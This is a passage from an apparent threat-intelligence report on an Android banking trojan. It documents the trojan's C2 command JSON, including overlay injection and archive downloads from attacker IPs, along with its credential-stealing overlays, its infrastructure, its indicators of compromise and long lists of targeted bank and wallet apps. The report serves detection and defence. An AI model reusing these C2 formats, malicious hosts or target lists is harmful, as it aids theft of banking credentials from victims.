"com.americanexpress.android.acctsvcs.us","com.pnc.ecommerce.mobile","com.regions.mobbanking","com.clairmail.fth","com.grrpl.android.shell.B05","com.tdbank",
"com.huntington.m","com.citizensbank.androidapp","com.usbank.mobilebanking","com.ally.MobileBanking","com.key.android",
"com.unionbank.ecommerce.mobile.android","com.mfoundry.nb.android.mb_B40H871025661","com.bbt.cmol","com.sovereign.santander",
"com.mtb.mbanking.sc.retail.prod","com.fi9203.godough","com.circle.android","pl.mbank","pl.upaid.nfcwallet.mbank","eu.eleader.mobilebanking.bre",
"pl.asseco.spromak.android.app.bre","pl.asseco.spromak.android.app.bre.hd","pl.mbank.mnews","pl.pkobp.iko","pl.ipko.mobile","pl.inteligo.mobile",
"pl.pkobp.ipkobiznes","pl.com.suntech.mobileconnect","com.sumind.vcc.android.bzwbk_mobile.app","pl.bzwbk.ibiznes24","pl.bzwbk.bzwbk24",
"pl.bzwbk.mobile.tab.bzwbk24","com.comarch.mobile.investment","com.comarch.mobile.banking.bgzbnpparibas.biznes","pl.bnppgzparibas.firmapp",
"com.finanteq.finance.bgz","pl.upaid.bgzbnpp","com.getingroup.mobilebanking","hr.asseco.android.mtoken.getin","pl.getinleasing.mobile",
"com.icp.ikasa.getinom","pl.ing.mojeing","com.ing.mobile","com.comarch.mobile.investment.ing","com.ingcb.mobile.cbportal",
"com.comarch.security.mobilebanking","pl.ing.ingksiegowosc","eu.eleader.mobilebanking.pekao.firm","eu.eleader.mobilebanking.pekao","softax.pekao.powerpay",
"softax.pekao.epos","pl.bpb","pl.aliorbank.aib","pl.corelogic.mtoken","alior.bankingapp.android","eu.eleader.mobilebanking.raiffeisen","pl.raiffeisen.nfc",
"hr.asseco.android.jimba.rmb","com.advantage.RaiffeisenBank","pl.millennium.corpApp","vit.android.bcpBankingApp.millenniumPL","pl.nbp.mojeinp",
"eu.transfer24.app","com.konylabs.cbplpat","com.finanteq.finance.ca","pl.eurobank","pl.eurobank2","pl.noblebank.mobile","com.coinbase.android",
"com.moneybookers.skryllpayments","com.westernunion.android.mtapp","pl.uk.blockchain.android","secret.access"

```

List of packages received from the C2

3. adminNumber: Setup of the admin phone number. In our case, the administrator phone number belongs to a mobile network in Australia.

```

{
  "results": "OK",
  "command": {
    "id": "p35qtyo26FeyZSewb",
    "command": "adminNumber",
    "timestamp": 1554130386162,
    "params": {
      "number": "+61488 [REDACTED]",
      "sendId": true
    }
  }
}

```

Phone number for administration

4. changeServer: At this point, the malware changes the C2 to a new host, even though the API and communication protocol continues to be the same.

```

{
  "results": "OK",
  "command": {
    "id": "7ueybdK3AHJaStxoR",
    "command": "changeServer",
    "timestamp": 1554130445624,
    "params": {
      "url": "BQS783\\N-G3%d30/ho:A/i#+704Ag60)",
      "array": [
        "BQS783\\N-G3%d30/ho:A/i#+704Ag60)",
        "BQS783\\N.-A7fXilGiN]A921#A2,hq@<St\"F(AltIbpjD/ol{f@;op6"
      ]
    }
  }
}

```

Change server request

The URL's for the new server is obfuscated, preventing easy network identification.

5. `changeActivity`: This command will set up the webview to overlay any of the target activities.

```
{
  "results": "OK",
  "command": {
    "id": "zEhLbJzjqp3CCzGwb",
    "command": "changeActivity",
    "timestamp": 1554130506392,
    "params": {
      "array": [
        {
          "type": "lock",
          "web": "http://88.99.227.26/html2/2018/GrafKey/new-inj-135-3-dark.html",
          "si": "ic_android",
          "li": "archive/li/ic_android.png",
          "id": "secret.access"
        },
        {
          "type": "lock",
          "web": "http://88.99.227.26/html2/new-inj-135-3-white.html",
          "si": "ic_android",
          "li": "archive/li/ic_android.png",
          "id": "secret.pattern"
        }
      ]
    },
    "check": false
  }
}
```

changeActivity command

The webview injects are not hosted on the C2, they are hosted on a completely different server.

6. `params`: This command allows the malicious operator to change configuration parameters in the malware. During this stage of the activation cycle, the malware increases the beaconing time to avoid detection.

```
{
  "results": "OK",
  "command": {
    "id": "dWN72jkxCcSYDwcef",
    "command": "params",
    "timestamp": 1554130565723,
    "params": {
      "pingTime": 300000,
      "actionSend": true
    }
  }
}
```

Command to change the beaconing

7. `changeArchive`: The final command of the activation cycle is the download of an archive. This archive is stored in the same host as the webviews. The archive is a ZIP containing several files, which is protected with a password.


```
{
  "results": "OK",
  "command": {
    "id": "aNCNb6jt9HZwPBP62",
    "command": "changeArchive",
    "timestamp": 1554130865971,
    "params": {
      "url": "http://88.99.227.26/html2/arc92/au483x.zip"
    }
  }
}
```


Change archive command

After this activation cycle, the malware will start the collection of information activities and dissemination.

Malicious activity

Once the activation cycle ends, the trojan will start its malicious activities. These activities depend on the device configuration. Depending if the victim has any of the targeted applications, the anti-virus installed or geographic location, the malware can harvest credentials from the targeted applications, exfiltrate all personal information or simply use the victim's device to send SMS to spread the trojan

The malware deploys overlaying webviews to trick the user and eventually steal their login credentials. These are adapted to the information the malicious operator wants to retrieve. The first webview overlay is created on step 6 of the activation cycle.



Pin request overlay

This overlay asks the user to provide their PIN to unlock the mobile device, which is immediately exfiltrated to the C2. The last step of the activation cycle is the download of a password-protected ZIP file. This file contains all HTML, CSS and PNG files necessary to create overlays. Talos found 189 logos from banks to cryptocurrency exchanges inside the archive, all of which could be targeted. The archive also contained all the necessary codes to target Australian financial institutions. The overlays are activated by the malicious operator using the command changeActivity, as seen on step 5 of the activation cycle. In this case, we can see that the HTML code of the overlay is stored in the C2 infrastructure. However, since the archive that is downloaded into the device has all the necessary information and the malicious actor has access to the device via SMS, the malicious operator can keep its activity even without the C2 infrastructure.

Infrastructure

The infrastructure supporting this malware is rather complex. It is clear that on all stages there are at least two layers.

Hostname / IP	Description
78.46.201.36	First C2 before activation cycle, it checks for a geolocation based on request headers.
88.99.174.200	Second C2 after the activation cycle, it checks for geolocation based on request headers.
88.99.227.26	Serves both the individual overlays and the archive that contains all overlay data.
facebook-photos-au.su (88.99.170.84)	Front end to the host that distributes the malware to new infections. Performs user-agent checks to ensure the request comes from a mobile device and geolocation checks based on the ip address. At the time of this writing, this served Australia.
homevideo2-12L.ml (88.99.189.31)	Server that hosts the malware for the new victims. Requests get to it after being redirected from facebook-photos-au.su. This host does not perform any check on the requests. Was disabled during Talos investigation.
videohosting1-5j.gq (88.99.189.31)	Replaced the previous one after it was disabled.
94.130.106.117	Host that receives data from one of the overlays.

The infrastructure has several layers, although not being very dynamic, still has several layers each one providing some level of protection. All the IP addresses belong to the same company Hetzner, an IP-hosting firm in Germany.

Coverage

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	N/A
Umbrella	✓
WSA	✓

Cisco Cloud Web Security ([CWS](#)) or [Web](#)

[Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [Next-Generation Firewall \(NGFW\)](#), [Next-Generation Intrusion Prevention System \(NGIPS\)](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Indicators of compromise (IOCs)

Domains

Facebook-photos-au.su

Homevideo2-12l.ml

videohosting1-5j.gq

URLs

hxxp://88.99.227[.]26/html2/2018/GrafKey/new-inj-135-3-dark.html

hxxp://88.99.227[.]26/html2/arc92/au483x.zip

hxxp://94.130.106[.]117:8080/api/v1/report/records.php

hxxp://88.99.227[.]26/html2/new-inj-135-3-white.html
hxxp://facebook-photos-au[.]su/ChristinaMorrow
hxxp://homevideo2-12l[.]ml/mms3/download_3.php

IP addresses

78.46.201.36
88.99.170.84
88.99.227.26
94.130.106.117
88.99.174.200
88.99.189.31

Hash

369fcf48c1eb982088c22f86672add10cae967af82613bee6fb8a3669603dc48
b2d4fcf03c7a8bf135fbd3073bea450e2e6661ad8ef2ab2058a3c04f81fc3f3e
8f5d5d8419a4832d175a6028c9e7d445f1e99fdc12170db257df79831c69ae4e
a5ebcdaf5fd10ec9de85d62e48cc97a4e08c699a7ebdeab0351b86ab1370557d
84578b9b2c3cc1c7bbfcf4038a6c76ae91dfc82eef5e4c6815627eaf6b4ae6f6
89eecd91dff4bf42bebbf3aa85aa512ddf661d3e9de4c91196c98f4fc325a018
9edee3f3d539e3ade61ac2956a6900d93ba3b535b6a76b3a9ee81e2251e25c61
0e48e5dbc3a60910c1460b382d28e087a580f38f57d3f82d4564309346069bd1
c113cdd2a5e164dcba157fc4e6026495a1cfbcb0b1a8bf3e38e7eddbb316e01f
1819d2546d9c9580193827c0d2f5aad7e7f2856f7d5e6d40fd739b6cecdb1e9e
b213c1de737b72f8dd7185186a246277951b651c64812692da0b9fdf1be5bf15
453e7827e943cdda9121948f3f4a68d6289d09777538f92389ca56f6e6de03f0
0246dd4acd9f64ff1508131c57a7b29e995e102c74477d5624e1271700ecb0e2
88034e0eddfdb6297670d28ed810aef87679e9492e9b3e782cc14d9d1a55db84
e08f08f4fa75609731c6dd597dc55c8f95dbdd5725a6a90a9f80134832a07f2e
01c5b637f283697350ca361f241416303ab6123da4c6726a6555ac36cb654b5c
1fb06666befd581019af509951320c7e8535e5b38ad058069f4979e9a21c7e1c
6bdfb79f813448b7f1b4f4dbe6a45d1938f3039c93ecf80318cedd1090f7e341

Additional information

Packages monitored

pin.secret.access
com.chase.sig.android
com.morganstanley.clientmobile.prod
com.wf.wellsfargomobile
com.citi.citimobile

com.konylabs.capitalone
com.infonow.bofa
com.htsu.hsbcpersonalbanking
com.usaa.mobile.android.usaa
com.schwab.mobile
com.americanexpress.android.acctsvcs.us
com.pnc.ecommerce.mobile
com.regions.mobbanking
com.clairmail.fth
com.grppl.android.shell.BOS
com.tdbank
com.huntington.m
com.citizensbank.androidapp
com.usbank.mobilebanking
com.ally.MobileBanking
com.key.android
com.unionbank.ecommerce.mobile.android
com.mfoundry.mb.android.mb_BMOH071025661
com.bbt.cmol
com.sovereign.santander
com.mtb.mbanking.sc.retail.prod
com.fi9293.godough
com.commbank.netbank
org.westpac.bank
org.stgeorge.bank
au.com.nab.mobile
au.com.bankwest.mobile
au.com.ingdirect.android
org.banksa.bank
com.anz.android
com.anz.android.gomoney
com.citibank.mobile.au
org.bom.bank
com.latuabancaperandroid
com.comarch.mobile
com.jpm.sig.android
com.konylabs.cbplpat
by.belinvestbank
no.apps.dnbno
com.arkea.phonegap
com.alseda.bpssberbank
com.belzeb.belzebmobile

com.finanteq.finance.ca
pl.eurobank
pl.eurobank2
pl.noblebank.mobile
com.getingroup.mobilebanking
hr.asseco.android.mtoken.getin
pl.getinleasing.mobile
com.icp.ikasa.getinon
eu.eleader.mobilebanking.pekao
softax.pekao.powerpay
softax.pekao.mpos
dk.jyskebank.mobilbank
com.starfinanz.smob.android.bwmobilbanking
eu.newfrontier.iBanking.mobile.SOG.Retail
com.accessbank.accessbankapp
com.sbi.SBIFreedomPlus
com.zenithBank.eazymoney
net.cts.android.centralbank
com.f1soft.nmbmobilebanking.activities.main
com.lb.smartpay
com.mbmobile
com.db.mobilebanking
com.botw.mobilebanking
com.fg.wallet
com.sbi.SBISecure
com.icsfs.safwa
com.interswitchng.www
com.dhanlaxmi.dhansmart.mtc
com.icomvision.bsc.tbc
hr.asseco.android.jimba.cecro
com.vanso.gtbankapp
com.fss.pnbpsp
com.mfino.sterling
cy.com.netinfo.netteller.boc
ge.mobility.basisbank
com.snapwork.IDBI
com.lcode.apgvb
com.fact.jib
mn.egolomt.bank
com.pnbwardz
com.firstbank.firstmobile
wit.android.bcpBankingApp.millenniumPL

com.grppl.android.shell.halifax
com.revolut.revolut
de.commerzbanking.mobil
uk.co.santander.santanderUK
se.nordea.mobilebank
com.snapwork.hdfc
com.csam.icici.bank.imobile
com.msf.kbank.mobile
com.bmm.mobilebankingapp
net.bnpparibas.mescomptes
fr.banquepopulaire.cyberplus
com.caisseepargne.android.mobilebanking
com.palatine.android.mobilebanking.prod
com.ocito.cdn.activity.creditdunord
com.fullsix.android.labanquepostale.accountaccess
mobi.societegenerale.mobile.lappli
com.db.businessline.cardapp
com.skh.android.mbanking
com.ifs.banking.fiid1491
de.dkb.portalapp
pl.pkobp.ipkobiznes
pl.com.suntech.mobileconnect
eu.eleader.mobilebanking.pekao.firm
pl.mbank
pl.upaid.nfcwallet.mbank
eu.eleader.mobilebanking.br
pl.asseco.mpromak.android.app.br
pl.asseco.mpromak.android.app.br.hd
pl.mbank.mnews
eu.eleader.mobilebanking.raiffeisen
pl.raiffeisen.nfc
hr.asseco.android.jimba.rmb
com.advantage.RaiffeisenBank
pl.bzwbk.ibiznes24
pl.bzwbk.bzwbk24
pl.bzwbk.mobile.tab.bzwbk24
com.comarch.mobile.investment
com.android.vending
com.snapchat.android
jp.naver.line.android
com.viber.voip
com.gettaxi.android

com.whatsapp
com.tencent.mm
com.skype.raider
com.ubercab
com.paypal.android.p2pmobile
com.circle.android
com.coinbase.android
com.walmart.android
com.bestbuy.android
com.ebay.gumtree.au
com.ebay.mobile
com.westernunion.android.mtapp
com.moneybookers.skrillpayments
com.gyft.android
com.amazon.mShop.android.shopping
com.comarch.mobile.banking.bgzbnpparibas.biznes
pl.bnpgzparibas.firmapp
com.finanteq.finance.bgz
pl.upaid.bgzbnpp
de.postbank.finanzassistent
pl.bph
de.comdirect.android
com.starfinanz.smob.android.sfinanzstatus
de.sdvrz.ihb.mobile.app
pl.ing.mojeing
com.ing.mobile
pl.ing.ingsiegowosc
com.comarch.security.mobilebanking
com.comarch.mobile.investment.ing
com.ingcb.mobile.cbportal
de.buhl.finanzblick
pl.pkobp.iko
pl.ipko.mobile
pl.inteligo.mobile
de.number26.android
pl.millennium.corpApp
eu.transfer24.app
pl.aliorbank.aib
pl.corelogic.mtoken
alior.bankingapp.android
com.ferratumbank.mobilebank
com.swmind.vcc.android.bzwbk_mobile.app

de.schildbach.wallet
piuk.blockchain.android
com.bitcoin.mwallet
com.btcontract.wallet
com.bitpay.wallet
com.bitpay.copay
btc.org.freewallet.app
org.electrum.electrum
com.xapo
com.airbitz
com.kibou.bitcoin
com.qcan.mobile.bitcoin.wallet
me.cryptopay.android
com.bitcoin.wallet
It.spectrofinance.spectrocoin.android.wallet
com.kryptokit.jaxx
com.wirex
bcn.org.freewallet.app
com.hashengineering.bitcoincash.wallet
bcc.org.freewallet.app
com.coinspace.app
btg.org.freewallet.app
net.bither
co.edgesecond.app
com.arcbit.arcbit
distributedlab.wallet
de.schildbach.wallet_test
com.aegiswallet
com.plutus.wallet
com.coincorner.app.crypt
eth.org.freewallet.app
secret.access
secret.pattern